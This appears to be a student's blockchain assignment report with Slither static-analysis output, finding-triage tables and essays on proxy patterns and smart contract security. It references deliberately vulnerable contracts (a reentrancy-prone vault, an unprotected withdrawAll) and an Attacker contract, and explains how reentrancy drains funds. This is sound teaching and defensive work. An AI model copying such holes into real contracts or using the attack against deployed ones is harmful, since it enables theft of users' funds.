                -^0.8.20 (contracts/UnoptimizedContract.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Detector: costly-loop
OptimizedContract.processNumbers(uint256[]) (contracts/OptimizedContract.sol#21-39) has costly operations inside a loo
p:
        - totalProcessed += numbers[i] (contracts/OptimizedContract.sol#30)
UnoptimizedContract.processNumbers(uint256[]) (contracts/UnoptimizedContract.sol#19-29) has costly operations inside a
 loop:
        - totalProcessed += numbers[i] (contracts/UnoptimizedContract.sol#24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop
INFO:Detectors:
Detector: solc-version
Version constraint ^0.8.20 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication
        - FullInlinerNonExpressionSplitArgumentEvaluationOrder
```

```
INFO:Detectors:
Detector: solc-version
Version constraint ^0.8.20 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication
        - FullInlinerNonExpressionSplitArgumentEvaluationOrder
        - MissingSideEffectsOnSelectorAccess.
It is used by:
        - ^0.8.20 (contracts/OptimizedContract.sol#2)
        - ^0.8.20 (contracts/UnoptimizedContract.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Detector: constable-states
OptimizedContract.var1 (contracts/OptimizedContract.sol#6) should be constant
OptimizedContract.var2 (contracts/OptimizedContract.sol#8) should be constant
OptimizedContract.var3 (contracts/OptimizedContract.sol#7) should be constant
UnoptimizedContract.limit (contracts/UnoptimizedContract.sol#10) should be constant
UnoptimizedContract.var1 (contracts/UnoptimizedContract.sol#5) should be constant
UnoptimizedContract.var2 (contracts/UnoptimizedContract.sol#6) should be constant
UnoptimizedContract.var3 (contracts/UnoptimizedContract.sol#7) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-consta
nt
INFO:Detectors:
Detector: immutable-states
Lock.owner (contracts/Lock.sol#9) should be immutable
Lock.unlockTime (contracts/Lock.sol#8) should be immutable
UnoptimizedContract.owner (contracts/UnoptimizedContract.sol#9) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immuta
ble
INFO:Slither:. analyzed (3 contracts with 101 detectors), 16 result(s) found
```

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
costly-loop	UnoptimizedContract.sol, OptimizedContract.sol	Medium (Gas)	State variables are being modified inside a loop (totalProcessed += numbers[i]). This causes an expensive SSTORE opcode on every iteration, wasting massive amounts of gas.	True Positive	Cached the state variable into a local memory variable before the loop, performed the additions in memory, and wrote the final result back to storage after the loop.
constable-states	UnoptimizedContract.sol, OptimizedContract.sol	Optimization	Variables like var1, var2, var3, and limit never change after being declared but are missing the constant keyword.	True Positive	Added the constant keyword to these variables so the compiler embeds them directly into the bytecode, saving gas on SLOAD operations.
immutable-states	UnoptimizedContract.sol, Lock.sol	Optimization	The owner and unlockTime variables are set only once in the constructor but are not marked as immutable.	True Positive	Added the immutable keyword to these variables, preventing them from taking up expensive storage slots.

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
timestamp	Lock.sol	Low	Uses block.timestamp for lock time comparisons, which miners can manipulate slightly.	False Positive	Ignored. For a time-lock mechanism, block.timestamp is the standard and safe approach.
pragma / solc-version	All contracts	Info	Contracts are using different compiler versions (^0.8.20, ^0.8.28). Version 0.8.20 has known compiler bugs.	True Positive	Updated all contracts to use a unified, stable compiler version (e.g., pragma solidity 0.8.28;).

Task 4

```
PS C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\PART2-TASK4> slither .
'npx hardhat clean' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\PART2-TASK4)
'npx hardhat clean --global' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\PART2-TASK4)
'npx hardhat compile --force' running (wd: C:\Users\bekes\Desktop\AITU\Blockchain 2\ASS1\PART2-TASK4)
INFO:Detectors:
Detector: timestamp
Lock.constructor(uint256) (contracts/Lock.sol#13-21) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < _unlockTime,Unlock time should be in the future) (contracts/Lock.sol#
14-17)
Lock.withdraw() (contracts/Lock.sol#23-33) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= unlockTime,You can't withdraw yet) (contracts/Lock.sol#27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Detector: immutable-states
Lock.owner (contracts/Lock.sol#9) should be immutable
Lock.unlockTime (contracts/Lock.sol#8) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immuta
ble
INFO:Slither:. analyzed (1 contracts with 101 detectors), 4 result(s) found
```

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
timestamp	Lock.sol	Low	Uses block.timestamp for	False Positive	Ignored. For a time-lock mechanism,

Detector / Finding	Location	Severity	Description & Risk	Verdict	Action Taken (Fix)
			lock time comparisons. Miners can manipulate timestamps by a few seconds.		block.timestamp is perfectly safe and standard.
immutable-states	Lock.sol	Optimization	The owner and unlockTime variables are set only once in the constructor but are not marked as immutable.	True Positive	Add the immutable keyword to these variables to save gas on deployment and storage reads.

Task 5

```
INFO:Detectors:
Detector: arbitrary-send-eth
Attacker.attack() (contracts/Attacker.sol#22-26) sends eth to arbitrary user
        Dangerous calls:
        - vault.deposit{value: 10000000000000000000}() (contracts/Attacker.sol#24)
VulnerableAccess.withdrawAll() (contracts/VulnerableAccess.sol#11-13) sends eth to arbitrary user
        Dangerous calls:
        - address(msg.sender).transfer(address(this).balance) (contracts/VulnerableAccess.sol#12)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
Detector: reentrancy-eth
Reentrancy in VulnerableVault.withdraw() (contracts/VulnerableVault.sol#11-19):
        External calls:
        - (success,None) = msg.sender.call{value: amount}() (contracts/VulnerableVault.sol#15)
        State variables written after the call(s):
        - balances[msg.sender] = 0 (contracts/VulnerableVault.sol#18)
        VulnerableVault.balances (contracts/VulnerableVault.sol#5) can be used in cross function reentrancies:
        - VulnerableVault.balances (contracts/VulnerableVault.sol#5)
        - VulnerableVault.deposit() (contracts/VulnerableVault.sol#7-9)
        - VulnerableVault.withdraw() (contracts/VulnerableVault.sol#11-19)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
Detector: timestamp
Lock.constructor(uint256) (contracts/Lock.sol#13-21) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < _unlockTime,Unlock time should be in the future) (contracts/Lock.sol#14-17)
Lock.withdraw() (contracts/Lock.sol#23-33) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= unlockTime,You can't withdraw yet) (contracts/Lock.sol#27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Detector: assembly
StorageSlot.getAddressSlot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#66-70) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#67-69)
StorageSlot.getBooleanSlot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#75-79) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#76-78)
StorageSlot.getBytes32Slot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#84-88) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#85-87)
StorageSlot.getUint256Slot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#93-97) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#94-96)
```

```
StorageSlot.getInt256Slot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#102-106) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#103-105)
StorageSlot.getStringSlot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#111-115) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#112-114)
StorageSlot.getStringSlot(string) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#120-124) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#121-123)
StorageSlot.getBytesSlot(bytes32) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#129-133) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#130-132)
StorageSlot.getBytesSlot(bytes) (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#138-142) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#139-141)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
Detector: pragma
2 different versions of Solidity are used:
        - Version constraint ^0.8.20 is used by:
                -^0.8.20 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
                -^0.8.20 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
                -^0.8.20 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#4)
                -^0.8.20 (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#5)
                -^0.8.20 (contracts/Attacker.sol#2)
                -^0.8.20 (contracts/FixedAccess.sol#2)
                -^0.8.20 (contracts/FixedVault.sol#2)
                -^0.8.20 (contracts/VulnerableAccess.sol#2)
                -^0.8.20 (contracts/VulnerableVault.sol#2)
        - Version constraint ^0.8.28 is used by:
                -^0.8.28 (contracts/Lock.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Detector: solc-version
Version constraint ^0.8.20 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html)
        - VerbatimInvalidDeduplication
        - FullInlinerNonExpressionSplitArgumentEvaluationOrder
        - MissingSideEffectsOnSelectorAccess.
It is used by:
        - ^0.8.20 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.20 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.20 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#4)
        - ^0.8.20 (node_modules/@openzeppelin/contracts/utils/StorageSlot.sol#5)
        - ^0.8.20 (contracts/Attacker.sol#2)
        - ^0.8.20 (contracts/FixedAccess.sol#2)
```

```
        - ^0.8.20 (contracts/VulnerableVault.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Detector: low-level-calls
Low level call in FixedVault.withdraw() (contracts/FixedVault.sol#13-21):
        - (success,None) = msg.sender.call{value: amount}() (contracts/FixedVault.sol#19)
Low level call in VulnerableVault.withdraw() (contracts/VulnerableVault.sol#11-19):
        - (success,None) = msg.sender.call{value: amount}() (contracts/VulnerableVault.sol#15)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Detector: missing-inheritance
FixedVault (contracts/FixedVault.sol#6-23) should inherit from IVault (contracts/Attacker.sol#4-7)
VulnerableVault (contracts/VulnerableVault.sol#4-21) should inherit from IVault (contracts/Attacker.sol#4-7)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-inheritance
INFO:Detectors:
Detector: immutable-states
Attacker.vault (contracts/Attacker.sol#10) should be immutable
Lock.owner (contracts/Lock.sol#9) should be immutable
Lock.unlockTime (contracts/Lock.sol#8) should be immutable
VulnerableAccess.owner (contracts/VulnerableAccess.sol#5) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immutable
INFO:Slither:. analyzed (11 contracts with 101 detectors), 24 result(s) found
```

Vulnerability	Location	Risk Explanation	Verdict	Action Taken (Fix)
Reentrancy Attack	VulnerableVault.withdraw()	The function sends Ether to the caller (msg.sender.call{value: amount}()) before updating the user's balance (balances[msg.sender] = 0). A malicious contract can exploit	True Positive. Genuine critical vulnerability introduced in Task 5.	Restructured code to follow the Checks-Effects-Interactions (CEI) pattern and added OpenZeppelin's ReentrancyGuard with the

Vulnerability	Location	Risk Explanation	Verdict	Action Taken (Fix)
		this by re-entering the function through its fallback and draining all funds.		nonReentrant modifier in FixedVault.
arbitrary-send-eth (Unprotected Ether Withdrawal)	VulnerableAccess.withdrawAll()	The function transfers the entire contract balance to msg.sender without any access control (e.g., checking if the caller is the admin).	True Positive. Anyone can call this function and steal the funds.	Inherited OpenZeppelin's Ownable contract and applied the onlyOwner modifier to the function in the FixedAccess contract.
arbitrary-send-eth	Attacker.attack()	The contract sends Ether to an arbitrary destination.	False Positive. While dangerous for a standard contract, this is a custom attacker script. Sending Ether to exploit the vault is its intended design.	No fix is required here.

PART 4 — Theoretical Analysis

Task 7: Written Analysis

Question 1 Proxy Patterns Comparison (4–6 paragraphs).

The Transparent Proxy Pattern (TPP) keeps the "management" code separate from the "execution" code by putting the upgrade tools inside the proxy itself. It works like a gatekeeper: if the admin calls the contract, the proxy handles the request to allow an upgrade. If anyone

else calls it, the proxy simply passes the message to the main logic contract. While this is a well-tested and simple idea, it makes transactions more expensive (higher gas overhead). This is because the proxy must check who the sender is every single time to make sure an admin isn't accidentally trying to run a normal user function. Older projects, like early versions of dYdX, used this pattern before more efficient options were created.

The Universal Upgradeable Proxy Standard (UUPS) is an improvement over TPP because it moves the upgrade tools out of the proxy and into the main logic contract. This makes the proxy contract very simple and "lightweight," as it only serves as a middleman that forwards calls. Because it doesn't have to check for an admin on every transaction, UUPS is much cheaper for users in terms of gas fees. However, there is a big risk: if a developer forgets to include the upgrade function in a new version of the logic contract, the proxy becomes "bricked." This means it can never be updated again. Modern projects that want to save users money on gas, like Synthetix V3, prefer using UUPS.

The Diamond Pattern (EIP-2535) is a different approach that allows one proxy (the Diamond) to talk to many different logic contracts, called Facets. It uses a central map to look up which function belongs to which facet and sends the request there. This is very useful because Ethereum has a limit on how big a single contract can be (24.576 KB). With a Diamond, you can break a huge project into small pieces. Instead of replacing a massive contract just to fix one small bug, you can just replace one specific facet. Because it is quite complex to build, it is usually used for very large systems; Aavegotchi is the most famous project using this standard.

Managing storage collisions and gas costs is the most important part of keeping these contracts safe. A storage collision happens when the proxy and the logic contract accidentally try to save different data in the same "slot," which breaks the system. TPP and UUPS prevent this by using "Unstructured Storage," which hides the proxy’s data in very distant, random spots in the contract's memory. The Diamond pattern uses a different method called "Diamond Storage," which organizes data into specific groups to keep them separate. In terms of cost, UUPS is the cheapest for users, TPP has a small extra cost on every move, and Diamond is expensive to set up but works well for very large projects.

Upgrade governance (who has the power to change the code) is vital for all three patterns. The power to upgrade a contract should never belong to just one person. Instead, it should be controlled by a group (a Multisig wallet) or a community vote (a DAO) to prevent someone from maliciously changing the code. When picking a pattern, UUPS is the best choice for most normal apps because it is cheap and simple. Transparent Proxies should mostly be avoided unless you have a very specific technical reason to keep the upgrade logic completely separate. Finally, the Diamond Pattern should only be used if your project is too big to fit into one contract and your team is skilled enough to handle its complexity.

Question 2: Smart Contract Security Landscape (5–8 paragraphs)

The smart contract security landscape is a high-stakes environment where a single line of code can lead to the loss of hundreds of millions of dollars. As DeFi protocols grow in complexity, the surface area for attacks expands, necessitating a multi-layered approach to security that combines automated analysis, formal verification, and expert manual review. In the decentralized world, where "code is law," the cost of a mistake is not just a bug report—it is the potential total loss of user capital and trust.

The SWC Registry (Smart Contract Weakness Classification) provides a standardized framework for identifying common flaws. Currently, the top five most prevalent vulnerabilities in DeFi include:

1. Reentrancy (SWC-107): Where an external call is made before state changes are finalized, allowing an attacker to re-enter the function.
2. Integer Overflow and Underflow (SWC-101): Though largely mitigated by Solidity 0.8.x, it remains a risk in legacy code or "unchecked" blocks.
3. Access Control (SWC-105): Where administrative functions (like withdrawAll) are left unprotected or use weak logic.
4. Unprotected Selfdestruct (SWC-106): Allowing attackers to kill a contract, often locking funds forever.
5. Front-running (SWC-114): Where attackers manipulate the transaction order in the mempool to profit from a pending transaction.

The economics of smart contract exploits reveal that attacks are rarely random; they are highly calculated financial maneuvers. The DAO Hack (2016) resulted in a loss of 3.6 million ETH, leading to a contentious hard fork of the Ethereum network and proving that code bugs can have systemic political consequences. More recently, the Wormhole Bridge exploit ($320M) highlighted the risks of cross-chain infrastructure, where a signature verification flaw allowed the attacker to mint wrapped ETH out of thin air. Finally, the Euler Finance hack ($197M) demonstrated how flash loans can be used to manipulate "donation" logic and create massive bad debt, showing that attackers often spend weeks studying a protocol's economic incentives before striking.

In terms of defense, automated tools are the first line of defense but have specific limitations. Slither (static analysis) is excellent for finding common patterns and naming convention errors in seconds. Mythril uses symbolic execution to find deeper logic paths that simple scanners might miss. Echidna, a fuzzer, generates millions of random inputs to see if it can break defined "invariants" (rules that should always be true). However, these tools cannot understand the "business logic" of a contract. They might find a technical bug, but they won't realize that your interest rate calculation is mathematically skewed or economically unsustainable.

This is why manual auditing by human experts is irreplaceable. Auditors look for high-level architectural flaws and economic manipulation risks that code scanners simply cannot "see." An auditor acts as a professional "adversary," thinking like a hacker to find creative ways to bypass the intended logic. While tools are fast and cheap, manual audits provide the depth necessary to catch complex, multi-step exploits. A professional security strategy must use both: tools for the "low-hanging fruit" and humans for the sophisticated logic.

For a professional blockchain project, a Security Development Lifecycle (SDLC) is mandatory to minimize risk. It should begin with Threat Modeling during the design phase to identify potential attack vectors before a single line of code is written. During development, teams must utilize Unit and Integration Testing with 100% branch coverage to ensure basic functionality. This is followed by running the automated suite (Slither, Mythril, and Echidna) to catch common vulnerabilities early and often.

Before launching to the mainnet, at least two independent External Audits should be performed by reputable firms. However, security does not end at deployment. Post-launch security must include a Bug Bounty program (on platforms like Immunefi) to incentivize white-hat hackers to report bugs rather than exploit them. Additionally, Real-time Monitoring (using tools like Forta) should be implemented to detect and potentially pause the protocol in case of an ongoing attack.

The shift in the industry is moving from "security as a final step" to "security as a continuous process." Protocols that survive the long term are those that treat security not as a hurdle to clear, but as the foundation of their entire architecture. By combining standardized classifications, economic awareness,

and a rigorous development lifecycle, developers can significantly reduce the "dark forest" risks of the DeFi ecosystem.

GitHub: https://github.com/BekeshDastan/BLOCKCHAIN2_ASSIGNMENT1/tree/main